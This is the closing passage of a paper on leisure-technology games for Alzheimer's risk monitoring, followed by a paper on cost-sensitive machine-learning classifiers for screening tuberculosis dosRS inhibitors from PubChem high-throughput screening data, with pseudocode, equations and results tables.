In order to keep track on their performance, users can trace their scores history (Fig. 17). The performance measure is based on the duration of playing time and high scores obtained in the game. The score in red font in Fig. 17 indicates that the player has to be aware because these indicators are below the average score or duration. If elderly people score badly continuously for one month, the leisure technology conceptual design serves as an indicator to warn them that they should go for a medical check-up in order to determine if there are any symptoms of Alzheimer’s disease. The right side image shows details of players' performances that can be observed by medical practitioners for further diagnostics. Users can schedule an appointment for medical check-up in the calendar apps so that they will not miss the diagnostic session (Fig. 18).

VI. Conclusion and Future Work

This study has yielded different types of results from the survey and interview, which helps us better understand how leisure technology can reduce the risk of Alzheimer's disease and the user acceptance of leisure technology among elderly people. The results from survey show that 90% of the participants stated that there were improvements in cognitive abilities after using leisure technology and 98.4% of the participants (moderate "3" to very easy "5") stated that they can adapt to leisure technology. Moreover, all of the participants will recommend the usage of leisure technology to their friends and families. On the other hand, the results from the interview show that they agreed that different types of leisure technology provide different types of benefits, which can improve their cognitive abilities. The enhanced version of leisure technology conceptual design by combining puzzle, music and art is proposed based on the results from the survey and interview. In addition, it contains features such as user friendly interface, in-game rewards, reminder system and social networking, to encourage elderly people to play. Future work for this study is to establish a Healthcare Information System (HIS) in this proposed conceptual design. This can link to healthcare providers so that they can monitor the health conditions of their patients based on the overall scores. Each patient is required to register his or her preferred doctor to monitor the health conditions. For example, if a patient scores badly for 1 month and forgets to schedule an appointment personally, the healthcare provider will contact the patient automatically to remind them of the medical checkup and schedule an appointment. In addition, healthcare practitioner can monitor the patient's health condition during treatment period.

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Machine Learning based Predictive Model for Screening Mycobacterium Tuberculosis Transcriptional Regulatory Protein Inhibitors from High-Throughput Screening Dataset

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***Abstract*—In view of the essential role played by dosRS in the survival of Mycobacterium in the infected granuloma cells, dosRS transcriptional regulatory proteins were considered as a validated target for high throughput screening (HTS). However, the cost and time factor involved in screening large compound libraries are an important hurdle in identifying lead compounds. Therefore, the use of computational machine learning techniques to build a predictive model for screening putative drug-like molecule has gained significance. In this regard, a target-based predictive model using machine learning approaches was built to develop fast and efficient virtual screening procedures to screen anti-dosRS molecules. In the present study, we have used various structural and physiochemical attributes of compounds from HTS dataset to train and build a chemoinformatics predictive model based on four state-of-art supervised classifiers (Random forest, SMO, J48, and Naïve Bayes). The trained model was applied to test dataset for validating the robustness, accuracy, and sensitivity of the predictive model in screening active anti-dosRS molecules. The Cost-Sensitive Classifier (CSC) with Random Forest (RF) algorithm based predictive model showed a high sensitivity (100%) and specificity (83.13%) to identify active and inactive molecules, respectively from assay dataset (ID: 1159583). CSC-RF proved to more robust and efficient in classifying active molecule from an imbalanced dataset with highest Balancing Classification Rate (BCR) (91.57%) and maximum Area under the Curve (AUC) value (0.999).**

Keywords*—Mycobacterium; dosRS-transcriptional regulatory proteins; High Throughput Screening (HTS); virtual screening; machine learning algorithms; classification; predictive chemoinformatics model

I. Introduction

Tuberculosis (TB) a highly infectious disease is caused by *Mycobacterium tuberculosis* (*Mtb*) which affects a substantial population across the globe and is among the top 10 causes of death especially in low and middle-income countries. As per latest World Health Organization (WHO) report, nearly10.4 million people were infected with *Mtb* and approximately two million death occurred due to TB in 2015 (which includes nearly half a million people immunocompromised with Human Immunodeficiency Virus (HIV)) [1]. Moreover, propagation and evolution of both Multidrug-Resistant (MDR) and extensively Drug-Resistant (XDR) species of *Mtb* across the globe have turned into a key problem in combating tuberculosis worldwide [2]. An estimated 480000 people have developed MDR-TB worldwide in 2015 [3]. Considering the prevalence of this epidemic around the world, there is a pressing necessity to identify novel efficient and fast hit identification approaches. Discovery and development of novel drug generally comprise of four steps: 1) identifying the target/Screening of molecule from the database; 2) hit identification (3) lead finding and optimization; 3) pre-clinical studies of the optimized lead molecule; and 4) clinical studies. Hit identification is of profound importance for the triumph of all drug discovery programs. In this regard, High Throughput Screening (HTS) has been routinely used for the screening of hit molecule in the most drug discovery protocols. The enormous time and cost involved in HTS is a major hurdle in the discovery and development of novel drugs [4]. Virtual screening methodologies, when compared to traditional experimental HTS are comparatively fast, efficient and cost-effective to screen active hit molecules from thousands of molecules from chemical libraries. Structure-based and ligand-based virtual screening protocols have been adapted to screen and prioritize active hit molecules during early-phase of drug discovery protocols [5]. Moreover, the virtual screening protocol could further be improved using faster and robust algorithm to screen active hit molecules from a huge chemical dataset with higher accuracy and sensitivity.

Machine learning (ML) methods are predominantly robust and effective algorithms. ML algorithms can make an intelligent decision on an independent dataset based on their ability to recognize and learn complex attributes from multi-dimensional bioactivity input data, therefore, they have been recently employed to screen hit molecule during the hit identification phase of drug discovery program [6]-[13]. Since the bioactivity data obtained through HTS provides the necessary attributes both in binary (active/inactive) and a numerical value (namely, IC50). Therefore, the ML algorithms can be trained with binary and numerical values of various attributes of bioactivity dataset to classify molecules as active and inactive from bioactivity data procured from experimental HTS. Recent studies have shown the application of ML algorithms to build predictive computational chemoinformatics model to classify molecule as active or inactive from the bioassay data available on public domain derived from HTS [14]-[16]. These HTS data derived from the biological activity of molecule screened against targets critical for the survival of infectious agents within host cells. The present objective of our study is to develop a binary predictive classification model for screening active anti-dosRS molecules using the fast and efficient ML algorithms. The classification algorithm based chemoinformatics models when subjected to *in silico* selection of novel hit against dosRS molecule from large compound libraries will definitely fast-track the anti-tubercular agents' discovery process. The structure of the paper is as follows: Section II describes the material and method employed in this article. Section III describes the obtained results and the required discussion for the same and Section IV provides the concluding remarks about the present work. An overview of the approach that is employed in this study is represented in Fig. 1.

II. Materials and Methods

This section describes the data source, the techniques for molecular descriptors generation and pre-processing the biological dataset. It also presents the ML algorithms for model building and appending Cost-sensitive learning methodology. Moreover, this section also describes the model performance statistical evaluators of Weka used in evaluating the currently proposed classification model.

A. Data Source

The HTS data for small molecule against dosRS activity (Assay ID: 1159583) was obtained from PubChem a chemical library of National Center for Biotechnology Information (NCBI) [17]. The HTS dataset was built based on the bioactivity of the small molecule against hypoxia-regulated (i.e., dosRS) fluorescent biosensor in Mycobacterium tuberculosis CDC1551 (hspX':: GFP) full-grown in Middlebrook 7H9 medium with a pH 7.0 and further screened using 384-well microtiter plates format. A Compound library consisting of 328,633 small molecules were screened for anti-dosRS activity. According to the protocol definition, molecules that showed > 50 % inhibition of both growth and fluorescence were considered as general inhibitors (active molecule) of dosRS. Moreover, the activity of the molecules under study was scaled from 100 to 0, the scaling values were derived from normalized percentage inhibition, with values 100 or more than 100 corresponding to 100% inhibition (active molecule) and zero or less than zero corresponding to no inhibition (inactive molecule). The Structure-Data File (SDF) of both active and inactive molecules were downloaded from https://pubchem.ncbi.nlm.nih.gov/bioassay/1159583#section=Top.



Fig. 1. Workflow for in silico virtual screening of active molecule from HTS dataset using a predictive classification model.

B. Molecular Descriptors Generation and Biological Dataset Pre-Processing

PowerMV [18] publicly available windows based software was used for generating and viewing, 2D molecular descriptors from the available biological dataset (Assay ID: 1159583). Since the number of molecules to be screened in the dataset were large (approximately 3 million) and with a capacity of PowerMV to process a huge data is limited by available memory. Therefore, using a Perl script SplitSDFiles available in MayaChemTools [19], the entire biological HTS dataset was divided into smaller files. Consequently, each SDF files were successively uploaded and processed in PowerMV. Overall, 179 2D molecular descriptors representing the molecular attributes of each compound in the dataset AID1159583 were generated. Details of the complete list of various descriptors used for the construction of a predictive chemoinformatics model are provided in supplementary file 1 (Table III). The molecular descriptors files of each SDF subfile were joined into a lone Comma Separated Values (CSV) file. The bioactivity for each molecule in the dataset was appended to the last column labeled as “outcome” representing an additional feature “class” and a nominal value active or inactive was appended. The merged single CSV file of the descriptors was pre-processed to remove the non-informative or uninstructive descriptors having only zero and one-bit string all through the dataset were filtered out by using un-supervised filter present the Weka software tool [20]. Removal of the attributes having only one value throughout the dataset (uninstructive descriptors) decreased the size of the available bioactivity HTS dataset. Lastly, the instances of the bioactivity dataset were systematically arranged as per class and the processed data was split using a Perl script into 80 % training-cum validation set to build the classification model and 20 % as an independent test set to check the accuracy of the classification predictive model. In cross-validation (CV) a 5-fold CV is assigned to the training dataset for model generation. The processed descriptor file of the training cum validation set was randomly rearranged and split into “n” (here n=5) equal size folds. In successive iteration, one fold of the training cum validation dataset was used for testing and the remaining n-1folds for training the machine learning classifiers. An average of each test fold result was calculated. The mean test value provides cross-validated estimated accuracy of the proposed predictive chemoinformatics model. Finally, the present trained classification based predictive intelligent system was tried with 20 % separate test dataset comprising of molecule entirely unfamiliar to the trained intelligent system (proposed classification model). The test value obtained from 20 % independent test dataset provides the efficacy of the classification model to predict active molecule (inhibitors of dosRS) from an untrained dataset with higher accuracy and sensitivity.

C. Machine Learning Algorithms for Model Building

An algorithm is a procedure to assign a specific class to a given input value. In this context, the classification algorithm based predictive model requires assigning a class (active /inactive) to input molecule well characterized by many Molecular attributes. In the present study, the classification based model was build using Weka work platform. The Weka platform which is a java based open source software required to implement classification and clustering algorithm for data analysis and visualization. In order to build a chemoinformatics classification model with higher accuracy and sensitivity to assign a class (active/inactive) to an independent set of test data, we compared the predictive efficiency of each of the four best-known ML classification algorithm such as J48, Naive Bayes (NB), Sequential minimal optimization (SMO), and Random Forest (RF). A brief description of the above-mentioned ML algorithms is mentioned below:

1) Random Forest: Random forest (RF) algorithm [21] is a collection of learning methods for categorization and that functions by generating a combination of decision trees during the training period. Arbitrary vector generated by arbitrarily choosing a subgroup of features to generate each tree. Once all the trees are generated, each tree in the ensemble chooses a class and the most voted class provides the final classification “class” for a given subset of attributes (i.e., individual tree). Random decision forests are fast as well as have the potential to handle huge input variables of the training set without over-fitting. The basic steps involved in the execution of the random forest algorithm are as follows:

Step 1: RF is a function with different parameter namely test, train, min_size, max_depth, sample_size, n_features n_trees.

def RF (*test, train, min_size, max_depth, sample_size, n_features n_trees*)

Step 2: Create list to store data in the form of tree structure

trees = list()

Step 3: Start the iterative loop to generate a random sub-instances from the dataset with substitution and build a decision tree and eventually generate a prediction with a given content of bagged trees

```
for i in range(n_trees):
    sample = subsample(train, sample_size)
    tree = build_tree(sample, n_features, min_size, max_depth)
    trees.append(tree)
  predictions = [bagging_predict(trees, row) for row in test]
return (predictions)
```

2) Naïve Bayes: Naïve Bayes (NB) [22] relies on the assumption that each descriptor (attribute) in the processed training dataset is statistically independent. The NB classifier obtains from the training data, the conditional probability of all molecular features depending upon the class label. Classification is performed based on the principles of Bayes theorem which evaluate the possibility of an outcome happening based on the probability of a previous event. The likelihood of a compound to be either categorized into the active or inactive class is proportional to the percentage of molecules in one or the other class which has similar attribute value. The general likelihood of the activity (active/inactive) of a molecule is evaluated via multiplying their individual probabilities. NB algorithm is one of the simplest and effective classifiers. The NB algorithm can be explained as follows:

Suppose: The probability that a document "c" with vector y = < y_1,...,y_n> belongs to hypothesis h1 is:

$$P(\frac{h_1}{y_i}) = \frac{P(\frac{y_i}{h_1})P(h_1)}{P(\frac{y_i}{h_1})P(h_1)+P(\frac{y_i}{h_2})P(h_2)} \quad (1)$$

In this case, P(h1) is the previous probability linked with hypothesis h1, while P(h1|y_i) is a posterior probability.

Hence, now for "m" different hypotheses, we have

$$P(y) = \sum_{j=1}^{n} P(\frac{y_i}{h_j})P(h_j) \quad (2)$$

Therefore, we have

$$P(\frac{h_1}{x_i}) = \frac{P(\frac{x_i}{h_1})P(h_1)}{P(x_i)} \quad (3)$$

3) J48: The principle of C4.5 is a decision tree algorithm is implemented in J48 [23]. A decision tree model is created which moves in a top-down fashion from root to leaves by selecting an appropriate attribute at each decision node. The selection of an appropriate attribute at decision node helps us to decide which branch one should travel from any specific node. The leaf node in a decision tree specifies a class label. The functioning of the algorithm can be represented as follows:

Input: X //Training data

Output: Y //Decision tree

XYBUILD (*X)

{

Y=φ;

Y= Make a root node and tag the same using splitting parameters;

Y= for each split predicate augment arc to root node and name it;

For each arc perform

X= Database made by implementing spreading out predicate to X;

If decision point is attained for this path, then

X'= generate a leaf node and tag it with suitable class;

Else

X'= XYBUILD(X);

Y= add Y' to arc;

}

4) Sequential Minimal Optimization (SMO): The algorithm SMO is applied for solving Quadratic Programming (QP) that arises during the training of Support Vector Machine (SVM) [24]. A hyperplane (i.e., SVM) divides members belonging to two distinct classes fairly apart from each other thus enabling proper classification. Contrary to the typical SVM that uses numerical QP optimization as an inner loop to solve large QP optimization problem, which arises all through the training of SVM with the training dataset. SMO breakdowns the large QP optimization case into minor QP case. These small QP cases are eventually resolved by SMO in an analytical manner. Therefore, SMO is comparatively is cost-effective in terms of computation time for solving large QP and also the ability to handle large dataset. The execution of SMO algorithm in sequential form is summarized as follow:

Step 1: Initialize $f_i = -y_i, \alpha_i = 0$, Dual=0, i=0, 1,…, l

Where $\boldsymbol{\alpha_i}$ is the Lagrange multiplier which needs optimization and

$$\boldsymbol{f_i} = \sum_{j=1}^{l} \alpha_j y_j k(X_j, X_i) - y_i \quad (4)$$

Step 2: Work out DualityGap, $b_{up}, I_{up}, b_{low}, I_{low}$

Where $b_{up} = \min\{f : i \in I_0 \cup I_1 \cup I_2\}$ (5)

Here $I_0, I_{1,} I_2$ denotes the guide of training data patterns

$$b_{low} = \max\{f : i \in I_0 \cup I_1 \cup I_2\},$$
$$I_{up} = arg.minf_i \quad , \quad I_{low} = arg.maxf_i$$

DualityGap, representing the difference between the dual objective function and the primal

Until *DualityGap* $\leq \boldsymbol{\tau}|\boldsymbol{Dual}|$

Where $\tau = 10^{-6}$

***1.* Optimize $\alpha \boldsymbol{I_{up}}, \boldsymbol{\alpha I_{low}}$;**

2. Update $\boldsymbol{f_i}$, $\boldsymbol{i = 1, \dots, l}$;

3. Calculate$\boldsymbol{b_{up}, I_{up}, b_{low}, I_{low}}$, *DualityGap* and update ***Dual*.**

Repeat

D. Cost-Sensitive Learning

Cost-sensitive learning (CSL) is used to train classification model against imbalance class problem associated with HTS bioassay data. Imbalance class problem arises when at least one of the classes in a dataset are represented by much less number of instances when compared to others. In case of HTS biological data, the dataset is termed imbalance since the number of molecules that are active is less in number when compared to the number of inactive molecules. The minority class is represented by active compounds and while the majority class is associated with inactive compounds. This imbalance class problem in HTS dataset adds more complexity to the classification process [25]. Consequently, when machine learning classification algorithms are applied to imbalanced HTS biological dataset may result in biased prediction resulting in higher False Negative (FN) rate. Hence, many strategies in the past were offered and implemented to develop appropriate classification rules for class imbalance dataset. Since the interest of the present study was to correctly classify the minority class (True positives (TP)). Therefore, implementation of misclassification cost on FN instances makes the currently available original base classifiers cost-sensitive and enhances the TP predictive capability of the classifiers. There is no generalized rule for setting misclassification cost and is always subjective to user's desired threshold. There are primarily two techniques of introducing misclassification cost in error-based base classifiers to overcome the problem of class imbalance problem in a given HTS biological dataset. The first method is to create either cost-sensitive classifier (CSC) namely Inexpensive Classification with Expensive Tests (ICET) [26] or decision tree algorithms proposed by Ling et al. [27] and the other method is to build a wrapper class which can convert the current available error-based base classifier into cost-sensitive one namely cost-sensitive classifier [28] and MetaCost [29]. The second method is generally referred to as meta-learning and is used in Weka software tool to introduce cost-sensitive learning in base classifiers. Meta-learning methods introduce a bias by setting a high misclassification cost for FN in the cost matrix C (a, b), here “a” is the real class and “b” is the anticipated class label. We have used meta-learning of Weka for implementing cost-sensitivity in the base classifier algorithms. MetaCost implements bagging iteration while reclassifying training data with minimum expected cost and eventually applying the base classifiers to the modified training dataset, to generate trustworthy probability calculation on the training dataset. This implementation works well for imbalance class problem associated with HTS biological dataset. On the other hand, CSC employs two measures to implement cost sensitivity: (1) prediction of classes with minimum expected misclassification cost and (2) the training data are reweighted depending upon the total cost associated with individual classes.

In the present study, we have applied meta-cost method were the unpruning option was set to true for implementing cost sensitivity in the J48 base classifier. On the other hand, we have used CSC with the *MinimizedExpectedCost* option set to be false for NB, RF, and SMO. While in SMO an additional option of buildlogisticmodels was employed. Previous studies have shown that these setting (J48-unpruning option-true and CSC-*minimize expected cost-false)* have given better accuracy with their corresponding cost-sensitive classifiers [30]-[32]. A 2x2 (for the binary class problem) cost matrix was used for implementing cost-sensitivity in base classifiers. The four sections of the 2x2 Weka cost matrix are: (1) True Positive (TP) – inhibitor compound of HTS dataset accurately predicted as active; (2) False Positive (FP) – non-inhibitor (inactive) compound of HTS dataset falsely anticipated as active compound; (3) True Negative (TN) – non-inhibitor (inactive) molecule of HTS dataset appropriately predicted as inactive; (4) False Negative (FN) – Inhibitor (active) molecules of HTS dataset inaccurately anticipated as inactive. Considering our case, if the inhibitors (TP) of dosRS are incorrectly classified as inactive molecule (FN) that is more expensive when compared to non-inhibitors (TN) of dosRS classified as inhibitors (FP). Therefore, the fraction of FN is considered more important than the fraction of FP during the development of the classification model and the misclassification cost has been implemented upon FN. Increasing the misclassification cost for FN would enable an enhancement in the number of both TP and FP, respectively. For maintaining the percentage of FP under check, we limit the FP rate to $\leq$ 20 %. Until the limit for FP is reached we can increase the misclassification cost for FN such that maximum number of TP (inhibitors of dosRS) are predicted.

E. *Model Performances Estimation*

To estimate the performance of the classification model, various statistical performance evaluators were used to estimate our results. The fraction of predicted true positive (active molecule) to the total number of the active molecule (TP/TP+FN) is designated as True Positive Rate (TPR). Similarly, the fraction of projected false actives (FP) to a real number of inactive molecules (FP/FP+TN) is termed as False Positive Rate (FPR). Specificity (TN/TN+FP) is the ability of the classification model to screen non-inhibitors compounds predicted as true negative and false positives while sensitivity is calculated as (TP/TP+FN) which demonstrate the ability of the model to screen inhibitors (active) compounds predicted as True Positives and False Negatives. A test evaluation showing higher sensitivity and specificity values always have a minimum error percentage. Accuracy specifies the overall nearness of measured test value to its factual value. In this case, accuracy is the overall evaluation of correctly predicted active and inactive molecule from an independent test dataset. It is generally estimated as ([TP + TN] / [TP+TN+FP+FN]). Balance Classifier Rate (BCR) calculated as an average of specificity and sensitivity (0.5x (sensitivity + specificity)) and the observed BCR values provides a stable accuracy while classifying a class bias dataset. Receiver Operating Characteristic (ROC) plot is used to assess the reliability of a classifier by using the Area under the Curve (AUC) value. The AUC values are obtained by plotting a graph between the False Positive Rate (FPR) plotted in the “x” axis and True Positive Rate (TPR) in “y” axis. AUC value is a probability that a classifier will give a greater score to a randomly chosen positive instance (active molecule) as compared to a randomly chosen negative instance (inactive molecule).

III. Results and Discussion

A confirmatory high throughput screen bioassay dataset (AID 1159583) performed to screen active dosRS inhibitors. The AID 1159583 dataset containing 312 active 300891 inactive were used to generate 179 molecular descriptors using PowerMV (supplementary file 1). A set of twenty-five noninformative molecular descriptors were deleted during the preprocessing of the dataset as mentioned in prior in the methodology section. Finally, the remaining 154 molecular descriptors were employed for building classification based model. The descriptors deleted during the preprocessing of the dataset are enlisted in supplementary file 1. Consequently, after preprocessing the dataset was divided into 20% independent test data and the remaining 80% of the dataset was employed for training-cum validation. The test and the training dataset were transformed into *Attribute-Relation File Format (*arff) using Weka. Initially, the training data in .arff format was loaded and processed in Weka. Since the training dataset file was large therefore a heap size of 8 GB was used to initiate the processing of the dataset in Weka. Firstly, standard base classifiers were employed to build the classification based predictive model. The predictive models built using base classification algorithm had a low number of TP due to the imbalanced nature of HTS dataset where the base classifier showed a preference for the majority class i.e., inactive compounds. Therefore, cost-sensitive learning was introduced using cost matrix where misclassification cost for FN was raised keeping the false positive rate under a threshold limit of $\leq$ 20%. Thus a number of classification model was trained with incremental FN cost. The FN misclassification cost of the best-trained model for each classifier is tabulated in Table I. As per Table I, the misclassification cost appended for FN to increase the instances of TP's keeping the FP under threshold (i.e., ≤ 20%) was minimum for NB-CSC as compared to other cost-sensitive base classifiers.

TABLE I. MISCLASSIFICATION COST ASSIGNED TO FALSE NEGATIVE (FN) FOR EACH COST-SENSITIVE CLASSIFIER (CSC)

Cost-Sensitive Classifier (CSC)	**Misclassification Cost on False Negative (FN)**
Random Forest (RF-CSC)	212315
J48-MetaCost	3228
Naïve Bayes (NB-CSC)	270



Fig. 2. Comparative study of Balanced Classification Rate (BCR) and Accuracy (Ac) of each cost-sensitive classifier based model.

In our present study, we observed that NB was able to build classification model at a faster rate as compared with another cost sensitive base classifier. The best-trained model for each cost-sensitive classifier was evaluated on 20% independent test dataset with different statistical evaluators of Weka. All the best-trained models had a controlled rate of FP instances (i.e., within 20% of the total number of molecules tested). The performance statistics of the best-predicted model for each cost sensitive base classifier on independent test data are tabulated in Table II. Due to the class imbalance nature of the dataset, the overall accuracies alone which were above 80% for all the four cost-sensitive classifier may not be sufficient to measure the efficacy of the classification model. Therefore, Balanced Classification Rate (BCR) another model performance measure was used to evaluate the robustness and efficacy of the model. BCR provides stability to the classification model by calculating the mean of specificity and sensitivity. As shown in Fig. 2, BCR value is highest RF-CSC as compared to all other cost-sensitive classifiers.

A measure of specificity and sensitivity was used to access the ability of the classification model to accurately predict the actual biological activity of the molecule i.e., actual positive and negative instances in the dataset. An ideal classification model is a system which achieves 100% specificity and sensitivity, respectively. As shown in Fig. 3 all the cost-sensitive classifier were highly specific in predicting negative results (predictive specificity ≥ 80%) and in terms of sensitivity random forest-CSC was found to be an ideal cost-sensitive classifier with a predictive measure of 100%, while Naïve Bayes-CSC had the lowest sensitive percentage among all the classifier used in the current study.



Fig. 3. Comparative study of sensitivity (Sn) and Specificity (Sp) of each cost-sensitive classifier based model.

Evaluation of the discriminatory power of the predictive model using AUC value was generated by drawing a Receiver Operating Characteristic (ROC) plotted between FP rate and TP rate as shown in Fig. 4.



Fig. 4. Receiver Operating Characteristic (ROC) curve plot represent the significant Area Under the curve (AUC) values for Random Forest (RF), J48, Naïve Bayes (NB), and Sequential Minimal Optimization (SMO).

TABLE II. THE PERFORMANCE STATISTICS OF COST-SENSITIVE CLASSIFIERS TESTED ON 20% INDEPENDENT TEST DATASET

Classifier	**TN %**	**TP %**	**FP %**		**FN %**	**Ac**	**ROC**	**Sn**	**Sp**	**BCR**
J48-Metacost	86.9	88.2	13.1		11.8	86.9	0.937	88.24	86.88	87.56
RF-CSC	83.1	100	16.9		0.0	83.2	0.999	100	83.13	91.57
NB-CSC	80.2	29.4	19.8		70.6	80.1	0.667	29.41	80.15	54.78
SMO-CSC	82.0	70.6	18		29.4	82.0	0.736	70.59	82.04	76.31

Where TN = True Negative; TP = True positive; FP = False Positive; FN = False Negative; Ac = Accuracy; ROC = Receiver Operating Characteristic; Sn = Sensitivity; Sp = Specificity BCR= Balanced Classification Rate.

The analysis of ROC curve is an appropriate and consistent method for evaluating the relative classifier performance in virtual screening using predictive classification model. The ROC curve analysis shows that random forest spread over a maximum area under the curve (AUC value: 0.999) as compared to other classifiers. In data analytics, an AUC value which is nearer to 1 is considered important. Though all the model based on four states of art classifiers were observed to have equivalent predictive accuracy, random forest-CSC proved to more efficient among all with high specificity, sensitivity, highest BCR rate and maximum AUC value.

The basic idea of performing simulated screening protocol is to acquire a substantial number of true positive (active molecules) from a chemical dataset of variable sizes. To evaluate the enrichment for TP obtained by using *in-silico* screening based on predictive classification model, Enrichment Factor (EF) was calculated on a dataset of variable sizes. Generally, EFs are calculated at 1%, 2%, 5% and 10% of the dataset to be screened. The EF with random forest-CSC was found to be 3.5 (EF 1%), 4.6 (EF 2%), 3.4 (EF 5%) and 3.2 (EF 10%). These EF values show that our best classification model (random forest) could achieve an enrichment of 3-4 folds for TP's as compared with any random screening protocol. Therefore, Random Forest is suggested to be a reliable and efficient classifier for screening inhibitors of dosRS from HTS dataset.

IV. Conclusion and Future Scope

In this study, we have shown that ML algorithms can be effectively used to construct a supervised classification model for screening inhibitors (active molecule) of dosRS from the publicly available chemical compound dataset. Comparative study of various statistical performance evaluators on four important base classifiers such as Random Forest, Naïve Bayes, SMO, and J48 show that random forest shows the highest sensitivity, BCR rate, and AUC value, thus RF is statistically efficient in screening active molecule (inhibitor of dosRS) from the independent imbalance chemical dataset. This study also suggests through a supervised cost-sensitive machine learning algorithm i.e., Random forest, in this case, can cause 3-4 folds enrichment of screening true positives (active inhibitors of dosRS) from large chemical libraries (dataset). Therefore, the future scope of the current proposed cost-sensitive learning-based model can be employed in virtual screening approaches which will speed up the target based anti-tubercular drug discovery program against tuberculosis. Further, substructure analysis of the screened lead chemical molecules can be performed to identify important substructure which would allow us to screen more potent inhibitors of dosRS target macromolecule from chemical libraries will be implemented in future studies.

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SUPPLEMENTARY FILE 1

TABLE III. DIVISION OF MOLECULAR DESCRIPTORS CALCULATED FOR THE DATASET (ID: 1159583)

